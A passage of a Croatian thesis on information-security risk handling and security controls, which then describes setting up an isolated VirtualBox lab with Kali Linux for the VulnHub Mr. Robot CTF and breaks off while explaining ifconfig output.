
Izbjegavanje rizika obuhvaća postupke koji omogućuju organizaciji da u potpunosti zaobiđe rizik. Odabirom korištenja starije tehnologije organizacija može povećati sigurnost i izbjeći rizike novih tehnologija koje potencijalno u sebi kriju još neotkrivene sigurnosne ranjivosti. Izbjegavanje rizika je moguće ukoliko je moguće ukloniti korijenski problem.

Prihvaćanje rizika jest opcija ukoliko omjer dobivenog i uloženog u zaštitu imovine nije povoljan. Ovaj postupak bit će temeljito dokumentiran i odobren od strane višeg menadžmenta. Dokumentacija će navesti rizik, razloge zašto niti jedna druga metoda nije iskorištena. Navest će se osoba koja je odgovorna za trenutnu odluku i osoba koja će biti odgovorna, ukoliko dođe do ostvarenja rizika.

Zadnja reakcija je zanemarivanje rizika i nikada se ne bi trebala prakticirati. Zanemarivanje i prihvaćanje možda djeluju isto na prvi pogled, ali postoji ključna razlika. U slučaju zanemarivanja rizik se nije ni razmotrio. Nije napravljena analiza rizika ili, još gore, napravljena je analiza, ali su se njeni rezultati odlučili ignorirati. Prihvaćanje rizika jasno navodi sve razloge i osobe koje su sudjelovale u procesu odlučivanja i prepoznaje potencijalne opasnosti. Zanemarivanje se samo oslanja na nadu da se najgore neće dogoditi i da će rizik ostati neostvaren.

4.3. Postupci za ostvarivanje sigurnosti

Sigurnosne mjere koje se poduzimaju za zaštitu imovine trebaju se međusobno nadopunjavati. Slojevitom zaštitom ostvaruje se veća razina sigurnosti. Prema [20] sigurnosne mjere, aktivnosti i zaštite mogu se svrstati u tri kategorije (Slika 4.5.). Postavljanje zaštite uvelike će ovisiti o prepoznatim rizicima, odabranom načinu rukovanja njima i omjeru dobivene koristi i troška ulaganja u sprječavanje rizika. Postavljene sigurnosne mjere trebale bi osigurati vidljivu korist poduzeću koju je moguće provjeriti i testirati, a trošak provođenja protumjera ne bi trebao prelaziti vrijednost zaštićene imovine. Dodatno, provedene metode bi trebale pružati zadovoljavajuću razinu zaštite čak i ako su javno objavljene. Najsigurniji sustavi su oni čiji kod je javno dostupan za analizu i provjeru od strane sigurnosne zajednice.



Slika 4.5. Dijagram različitih kategorija sigurnosnih mjera. [20]

Administrativne mjere (engl. *Administrative Control*s) su sve mjere koje su opisane u sigurnosnoj politici i internim dokumentima organizacije. Odnose se također i na zakone te druge propise koji se moraju poštovati. Obuhvaćaju: standardizirane prakse zapošljavanja i pozadinske provjere potencijalnih zaposlenika, nadzor na radu, kontinuiranu obuku zaposlenika i generiranje izvještaja o trenutnom stanju sigurnosti. Osiguravaju: pravilno rukovanje, imenovanje, označavanje i kategoriziranje podataka. Primjer administrativnih mjera koje organizacija može postaviti jest

razdvajanje ključnih dužnosti. Jedna osoba ne bi trebala moći samostalno obaviti kritičan zadatak. Primjerice, inženjer može predati zahtjev za naručivanje novog sklopovlja potrebnog za izvršavanje zadatka. Njegov zahtjev treba poručiti šef odjela i, ukoliko je opravdan, proslijediti na daljnju obradu računovodstvu.

Tehničke ili logičke mjere (engl. *Technical / logical controls*) uključuju mehanizme sklopovlja i programa za kontrolu pristupa sustavu. Najčešće se pojavljuju u obliku metoda za autentifikaciju poput lozinki, pametnih kartica ili biometrijskih sustava za identifikaciju. Antivirusni programi, sustavi za detekciju i prevenciju upada i ograničena prava pristupa svakog korisnika također se ubrajaju u tehničke mjere. Zaštita podataka putem šifriranja još je jedan učestao način provođenja tehničkih mjera zaštite.

Fizičke mjere (engl. *Physical controls*) štite opipljivu imovinu organizacije. Pojavljuju se u obliku alarma, sigurnosnih kamera, zaštitara, sigurnosnih vrata koja dopuštaju prolazak samo jedne osobe tijekom jednog otvaranja i zatvaranja. Poslužitelji od kritične važnosti često će se nalaziti u zaključanom kućištu unutar sobe koja zahtjeva digitalnu šifru ili pametnu karticu za ostvarivanje pristupa. Dodatne mjere fizičke zaštite su: senzori pokreta, rasvjeta i stupovi s vanjske strane organizacije postavljeni da vozilima onemoguće kretanje unutar pješačke zone.

Sigurnosnim je stručnjacima primarno u cilju spriječiti sigurnosni incident. Ukoliko to nije moguće, potrebno je što prije otkriti neželjena događanja i na njih djelovati. Stoga, osim navedenih kategorija, sigurnosne se mjere mogu organizirati po svojoj namjeni. Prema [20] postoji sedam namjena sigurnosnih mjera:

- Sprječavanje (engl. *Preventive*)
- Otežavanje (engl. *Deterrent*)
- Otkrivanje (engl. *Detective)*
- Kompenziranje (engl. *Compensating*)
- Popravljanje (engl. *Corrective*)
- Oporavljanje (engl. *Recovery*)
- Upravljanje (engl. *Directive*)

Pod namjenom sprječavanja podrazumijevamo proaktivne postupke koji osiguravaju sigurnost. Ovdje se mogu nabrojati svi klasični postupci koji su karakteristični za kibernetičku sigurnost: testiranje sustava, kontrola pristupa, šifriranje, provođenje sigurnosne politike, kontinuiran nadzor i treniranje zaposlenika, postavljanje antivirusnih sustava i sustava za detekciju i prevenciju upada, analiza mrežnog prometa itd.

Mjerama otežavanja u cilju je obeshrabriti napadača u provođenu svog cilja. Slične su preventivnim metodama, ali se razlikuju u činjenici što su svojim djelovanjem usmjerene prema pojedincu. Sigurnosne mjere iz fizičke kategorije imaju uglavnom namjenu otežavanja. U ovu namjenu također spada obrazovanje zaposlenika o sigurnosnim rizicima (informirano osoblje bit će puno otpornije na napade socijalnog inženjeringa).

Mjere otkrivanja koriste se za identifikaciju neželjenog ponašanja ili neovlaštene aktivnosti. Mogu se primijeniti tek poslije sigurnosnog incidenta. One sigurnosne stručnjake obavještavaju o problemima koji su već nastali u sustavu i daju im početnu točku za daljnju analizu. Oslanjaju se na izvještaje osoblja, poruke od sustava za detekciju upada i administrativne procese. Primjer administrativnog procesa jest rotacija poslova unutar organizacije. Za rješavanje svakog zadatka u organizaciji mora postojati više sposobnih zaposlenika. Osim rotacije poslova, postoje i nužni godišnji odmori. Ukoliko je zaposlenik u svom svakodnevnom poslu radio štetu organizaciji, osoba koja bude zadužena za odrađivanje njegovih dužnosti tijekom godišnjeg odmora će prijaviti neželjeno ponašanje sigurnosnom timu.

Kompenzacijske mjere nadopunjavaju djelovanje ostalih sigurnosnih mjera. Primjerice, ukoliko primarna mjera zaštite sustava zakaže i napadač uspije uništiti informacije ključne za rad organizacije, kompenzacijska mjera izrade sigurnosnih kopija svih ključnih resursa će eliminirati rizik od gubitka podataka. Ove mjere smanjuju značajnost rizika i pružaju slojevitu sigurnost sustava.

Mjere popravljanja brinu o vraćanju sustava na željenu točku nakon detektiranog propusta. Mogu se pojaviti u obliku antivirusnog programa koji postavlja određene programe u karantenu. Sustavi za prevenciju upada mogu zaustaviti napad u tijeku i obavijestiti ostala računala na mreži o otkrivenom problemu.


Mjere oporavljanja su produžetak mjera popravljanja i djeluju nakon većeg sigurnosnog propusta ili incidenta. Obuhvaćaju: izradu i vraćanje sigurnosnih kopija sustava, geografski distribuirane resurse, pripremanje sporednih lokacija za provođenje svakodnevnih poslovnih procesa. (Sporedne lokacije mogu biti pripremljene za trenutačno preuzimanje radne snage ili mogu zahtijevati određeno vrijeme postavljanja usluga.)

Mjere upravljanja osiguravaju praćenje sigurnosne politike od strane zaposlenika organizacije. Sastoje se od: smjernica za zaposlenike, nadzora, obuke, zakona i propisa koje treba pratiti itd. Konstantno ih je potrebno ažurirati, ovisno o trenutnim sigurnosnim potrebama organizacije.

5. PRIMJENA NAČELA ETIČKOG HAKIRANJA

5.1. Vulnerable By Design – VulnHub

VulnHub je internetska stranica na kojoj se mogu pronaći razni edukativni materijali u obliku virtualnih uređaja. Uređaji su namjerno postavljeni na način da ih se može kompromitirati. Izrazito je bitno moći legalno testirati svoja znanja i vještine. *VulnHub* omogućava inženjerima sigurno okruženje za vježbu i učenje. Koristeći objavljene materijale stječe se praktično iskustvo o kibernetičkoj sigurnosti, računalima i mrežnoj administraciji. Ideja je da nakon stečenog teorijskog znanja inženjeri prouče objave dostupne na stranici te sagledaju proces razmišljanja i način upada u sustave objavljene od strane svojih kolega. Tijekom toga nauče nešto novo i, na samome kraju, odaberu određeni sustav i pokušaju samostalno zaobići pred njih postavljene prepreke. Slika 5.1. prikazuje izgled *VulnHub* naslovne stranice.




Slika 5.1. Izgled internetske stranice VulnHub. [21]

Svaki postavljeni uređaj dodano navodi neke osnovne podatke poput: imena autora, datuma objave, veličine slobodnog prostora pohrane potrebnog za preuzimanje, podatke o načinu mrežne komunikacije, snimki zaslona i subjektivne težine za napad. Stranica bi se mogla uvelike poboljšati, kada bi se razvio sustav objektivne ocjene potrebnog znanja za rješavanje pojedinog problema. Tada bi se stranica i problemi na njoj objavljeni mogli sortirati prema kategorijama: jednostavno, srednje teško, teško, vrlo teško, skoro nemoguće ili slično. Trenutno se korisnici moraju osloniti na subjektivno mišljenje težine koje navede tvorac problema prilikom objave. Pozitivno je pak što ponekad isti autor objavi seriju problema koji postepeno postaju sve zahtjevniji za rješavanje. Praćenjem serijala početnici mogu polako stjecati nove vještine.

5.2. Oracle VM VirtualBox


Oracle VM VirtualBox omogućava postavljanje, upravljanje i pokretanje virtualnih računala. Postoje dva tipa upravitelja virtualnih računala (engl. *VMM – Virtual machine monitor*). Tip jedan izvodi se direktno iznad sloja sklopovlja i pruža bolje performanse i sigurnost od tipa dva. Nešto je kompliciraniji za postavljanje, ali ukoliko su performanse prioritet, bolji je izbor zbog izravnog pristupa procesoru, memoriji i dostupnim perifernim uređajima. Tip dva izvodi se kao proces unutar operacijskog sustava. Prednosti su mu lakoća postavljanja i brzina inicijalnog postavljanja.

Računalo unutar čijeg je operacijskog sustava *VMM* pokrenut u obliku procesa naziva se domaćin. Gostima se nazivaju računala koja su pokrenuta uz pomoć *VMM – a* i dijele fizičke resurse domaćina. Svakom gostu moguće je dodijeliti fizičke resurse poput određenog broja jezgri procesora, radne memorije i podatkovnog prostora za pohranu.




Slika 5.2. Izgled programa Oracle VM VirtualBox. [22]

Kako bi se demonstrirala primjena načela etičkog hakiranja postavljena su dva virtualna stroja. Prvi će predstavljati metu, a drugi računalo napadača. Meti je dodijeljeno 512 MB radne memorije, 17 GB prostora za pohranu podataka, 16 MB grafičke memorije i 1 procesorska jezgra (Slika 5.3.). Meta posjeduje jedan mrežni adapter na kojemu je omogućena komunikacija s domaćinom i ostalim uređajima koji su pokrenuti unutar *VMM – a* [23]. Domaćin automatski dodjeljuje mrežne adrese gostima postavljenim na ovaj način. Uređaji pokrenuti na domaćinu izolirani su unutar zasebne virtualne mreže.



Slika 5.3. Resursi dodijeljeni meti napada.


Računalo napadača ima nešto veće potrebe za resursima pa mu je dodijeljeno 4096 MB radne memorije, 80 GB prostora za pohranu podataka, 128 MB grafičke memorije i 4 procesorske jezgre. Ovaj virtualni uređaj ima postavljene dvije mrežne kartice. Jedna je postavljena na isti način kao i kod mete, dok druga omogućava pristup internetu (Adapter 2 – Slika 5.4.). Adapter 2 nalazi se na izoliranoj virtualnoj mreži od adaptera 1 i nije ga moguće koristiti za komuniciranje s metom. Sva komunikacija s metom odvijala se koristeći adapter 1.



Slika 5.4. Resursi dodijeljeni računalu napadača.

5.3. Kali Linux | Linux distribucija za penetracijsko testiranje i etičko hakiranje

Operacijski sustav korišten za provođenje etičkog hakiranja je *Kali Linux*. Ova distribucija predstavlja industrijski standard alata za provođenje sigurnosnog testiranja. Odabrana je verzija optimizirana za izvođenje na *VMM – u*. Dostupne su verzije za pokretanje u oblaku, verzije za pokretanje na mobilnim uređajima, prijenosne verzije koje se mogu pokrenuti s prijenosnog medija i još brojne druge. Često se koristi u praksi jer je nudi preko šesto alata [24] dostupnih inženjeru odmah nakon pokretanja sustava. Alati koji omogućuju prikupljanje informacija o meti, testiranje web-aplikacija, analizu mrežnog prometa, analizu ranjivosti mete, napade na lozinke, napade na bežične mreže i ostalo. Alati za analizu mrežnog prometa koristit će se u kasnijim poglavljima za pronalaženje slabosti mete i pokušaj njenog kompromitiranja. Bit će korišteni i napadi na lozinku poznatog korisnika.



Slika 5.5. Snimka zaslona Kali Linux operacijskog sustava. [25]

Kali distribucija nastala je kao evolucija *BackTrack* distribucije i ima vrlo aktivnu zajednicu korisnika. Ukoliko se početnici susretnu s problemom, mogu dobiti brz i točan odgovor koristeći forum stranice [26]. Dostupna su redovita ažuriranja dostupnih alata, ali i samog operacijskog sustava. Također je moguće preuzeti platformu za *Android* mobilno testiranje temeljenu na *Kali* distribuciji zvanu *NetHunter*. *Kali* je jednostavno pokrenuti i na *Windows* platformi koristeći *WSL* (engl. *Windows Subsystem for Linux*).

5.4. Mr. Robot CTF (engl. *Capture the flag*)

CTF je tip natjecanja u kojemu je cilj što prije sakupiti sve ključne dijelove informacije, koda ili vlasništvo nad računalom na mreži. Podatci dolaze u različitim oblicima i formatima, a skupno se nazivaju zastavice (engl. *flag*). Ovaj je oblik natjecanja popularan među sigurnosnim inženjerima jer je za sudjelovanje potrebno poznavati različita područja kibernetičke sigurnosti.

Postoje tri glavna oblika provođenja natjecanja. Prvi oblik sastoji se od zadataka razvrstanim u niz kategorija. Neke od njih su: kriptografija, digitalna forenzika, web napadi itd. Natjecatelji osvajaju bodove za svaki točno riješen problem. Teži problemi vrijede više bodova. Dodatno, potrebno je riješiti trenutni problem prije nego što se može prijeći na idući. Natjecanja su obično vremenski ograničena. Natjecatelj ili tim s najviše bodova nakon isteka propisanog vremena jest pobjednik.

Drugi oblik fokusiran je na koncept obrane i napada. Svaki tim dobije svoju mrežu s jednim ranjivim uređajem. Određeno je vrijeme u kojem je uređaj potrebno zaštititi i naći slabosti ranjivog uređaja suprotnog tima. Nakon isteka vremena timovi se mogu početi međusobno napadati. Bodovi se osvajaju za uspješan napad i uspješnu obranu. Tim s najviše bodova na kraju natjecanja je pobjednik. Treći oblik predstavlja neki tip kombinacije prethodna dva.

Mr. Robot CTF [27] sadrži tri zastavice u obliku tekstualnih dokumenata. Zastavica se smatra pronađenom nakon iščitavanja sadržaja dokumenta. Sadržaj stranice je tematski nspiriran radnjom televizijske serije istog imena kao i *CTF*.


5.4.1. ifconfig

Naredba *ifconfig* koristi se za konfiguraciju mrežnih sučelja računala [28]. Moguće je uočiti da trenutno postavljeni virtualni uređaj ima dva mrežna adaptera (Slika 5.6.). Jedan je usmjeren na virtualnu mrežu, dok je preko drugog ostvaren pristup internetu.

Sučelju imena *eth0* dodijeljena je adresa 192.168.56.101. Koristeći to sučelje moguće je komunicirati s uređajima koji se nalaze na virtualnoj mreži. Sučelje *eth1* je dodano kasnije tijekom testiranja jer neki od korištenih alata zahtijevaju internetsku vezu za preuzimanje ključnih dijelova programa i baza podataka. Njemu dodijeljena adresa internetskog protokola je 10.0.3.15. Sučelje *lo* je posebno mrežno sučelje koje se koristi za mrežnu komunikaciju koja se odvija unutar računala.

Zbog sigurnosnih razloga virtualna mreža nema pristup internetu. Odličan način za praktičnu edukaciju u području sigurnosti jest postavljanje vlastitog okruženja za testiranje. Ukoliko

